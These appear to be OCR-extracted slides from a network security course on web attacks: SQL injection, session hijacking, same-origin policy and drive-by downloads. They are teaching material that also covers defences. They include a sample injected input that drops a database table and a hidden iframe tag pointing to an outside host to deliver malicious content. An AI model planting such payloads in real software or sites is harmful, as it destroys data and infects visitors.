
# Injection Attacks:
# SQL Injection

- Exploits the fact that many inputs to web applications are
  - under control of the user
  - used directly in SQL queries against back-end databases
- Attacker inserts escaped code into the input:

```
SELECT email, login, last_name
  FROM user_table
 WHERE email = 'x'; DROP TABLE user_table; --';
```

- One of the most widely exploited and costly exploits in web history.
  - Industry reported as many as 16% of websites were vulnerable to SQL injection in 2007, 20.2% in 2014, and 12% in 2020
  - This may be inflated, but clearly an ongoing problem.

# Little Bobby Tables



# Preventing SQL injection

- Use the SQL/Perl *prevent* libraries (**prepared statements**)
- Bad

```
$sql = "select * from some_table where some_col = $input";
$sth = $dbh->prepare( $sql );
$sth->execute;
```

- Good

```
$sql = "select * from some_table where some_col = ?";
$sth = $dbh->prepare( $sql );
$sth->execute( $input );
```

- *Other approaches*: have built (static analysis) tools for finding unsafe input code and (dynamic tools) to track the use of inputs within the web application lifetime.

# Session Hijacking

- Virtual sessions are implemented in many ways
  - session ID in cookies, URLs
  - If I can *guess*, *infer*, or *steal* the session ID, game over
  - Example, if your bank encodes the session ID in the url, then a malicious attacker can simply keep trying session IDs until gets a good one.

    `http://www.mybank.com/loggedin?sessionid=11`

  - If user was logged in, attacker has full control over account.
  - *Countermeasure*: randomized, large, confidential session IDs that are tied to individual host address (see cookies)

# Preventing Web Attacks

- Broad Approaches
  - Validate input (also called **input sanitization**)
  - Limit program functionality
    - Don't leave open ended-functionality
- Execute with limited privileges
  - Don't run web server as root
  - Apply policy of ***least privilege***
- Input tracking, e.g., taint tracking
- Source code analysis, e.g., c-cured

# Plan for today

- Exam 2 review
- Web Security
  - Intro
  - Attacks/Defenses
- Browser security

COSC555 – Network Securit | Personal Banking – PNC Bar | Send Money, Pay Online, an | sketchy.com

www.sketchy.com

DSLWiki | G-Scholar | G-Cal | G-Maps | G-Voice | NYT | CNN | Weather | ChopsMail | Other Bookmarks

sketchy.com

No shoes, no shirt, no pants, no problem!

HOME ABOUT CONTACT POLLS SITEMAP SUBSCRIBE TO FEED

## SOMEBODY WINS WORLD CUP, NOBODY EXCEPT THAT COUNTRY CARES

Posted on July 12, 2010, 10:06 am, by Stuart, under Sport.

Somebody was crowned the winners of the Fifa World Cup yesterday, much to the delight of their country's people. Everyone else, however, isn't too fussed as they kind of lost interest when their team went out.

BECOME A FAN

sketchy.com on Facebook


Like 31

sketchy.com on Facebook

RECENT POSTS

# Same Origin Policy

- Document or script cannot access (read or write) data from another **origin**
- Two pages have the **same origin** if they have the:
  - same protocol (http, https, etc.);
  - same port (80, 8080); and
  - same hostname
- Q: for http://store.company.com/dir/page.html, which of the following have the same origin (as defined by the SOP)?
  - http://store.company.com/dir2/other.html ✓
  - http://store.company.com/dir/inner/another.html ✓
  - https://store.company.com/secure.html ✗
  - http://store.company.com:81/dir/etc.html ✗
  - http://news.company.com/dir/other.html ✗
- sites can set **document.domain** to be suffix of their domain, enabling "communication" across company's sites (e.g. across site1.foo.com and site2.foo.com)
  - Firefox has removed this feature and Chrome/MS Edge are planning to remove it for security reasons



COSC555 – Network Securit
Personal Banking – PNC Bar
Send Money, Pay Online, an
sketchy.com
www.sketchy.com
DSLWiki
G-Scholar
G-Cal
G-Maps
G-Voice
NYT
CNN
Weather
ChopsMail
Other Bookmarks
sketchy.com
No shoes, no shirt, no pants, no problem!
HOME
ABOUT
CONTACT
POLLS
SITEMAP
SUBSCRIBE TO FEED
SOMEBODY WINS WORLD CUP, NOBODY EXCEPT THAT COUNTRY CARES
Posted on July 12, 2010, 10:06 am, by Stuart, under Sport.
Somebody was crowned the winners of the Fifa World Cup yesterday, much to the delight of their country's people. Everyone else, however, isn't too fussed as they kind of lo
ME A FAN
sketchy.com on Facebook
Like
31
etchy.com on Facebook
CENT POSTS
JavaScript on sketchy.com can't access pnc.form.password from PNC page

# But…


COSC555 – Network Securit
Personal Banking – PNC Bar
Send Money, Pay Online, an
sketchy.com
www.sketchy.com
DSLWiki
G-Scholar
G-Cal
G-Maps
G-Voice
NYT
CNN
Weather
ChopsMail
Other Bookmarks
sketchy.com
No shoes, no shirt, no pants, no problem!
HOME
ABOUT
CONTACT
POLLS
SITEMAP
SUBSCRIBE TO FEED
SOMEBODY WINS WORLD CUP, NOBODY EXCEPT THAT COUNTRY CARES
Posted on July 12, 2010, 10:06 am, by Stuart, under Sport.
Somebody was crowned the winners of the Fifa World Cup yesterday, much to
delight of their country's people. Everyone else, however, isn't too fussed as
kind of
BECOME A FAN
sketchy.com on Facebook
Like
31
sketchy.com on Facebook
RECENT POSTS
Invisible drive-by-download on Sketchy.com can access ALL content on every page

# Attack Vectors


- **Drive-by-downloads**: bypasses NAT, firewalls, proxies, etc. to attack victim machine
  - usually causes victim browser to open 0-by-0 pixel iFRAME pointing to site that installs malware using JavaScript loader
  - uses plugin vulnerabilities to infect machine
- "All Your iFRAMES Point to Us" -- study of drive-by-downloads by Google and Johns Hopkins
  - 1.3% of Google's search results contain malicious URL




source: "All Your iFRAMES Point to Us" USENIX Security 2008


# Malicious IFrame(s)

- An IFRAME is a HTML tag that creates an embedded frame in the content of another page.
  - Attack vector de jour for delivering content that exploits browser vulnerabilities.
    - E.g., deliver crafted .jpg or malicious scripting
- The attack occurs when the adversary breaks into a webserver and places a IFRAME in legitimate content




```
<iframe src=http://foo.com/counter style=display:none></iframe>
```

# Prevalence of Suspicious/ Malicious Pages




**Source: "All Your iFRAMES Point to Us"**

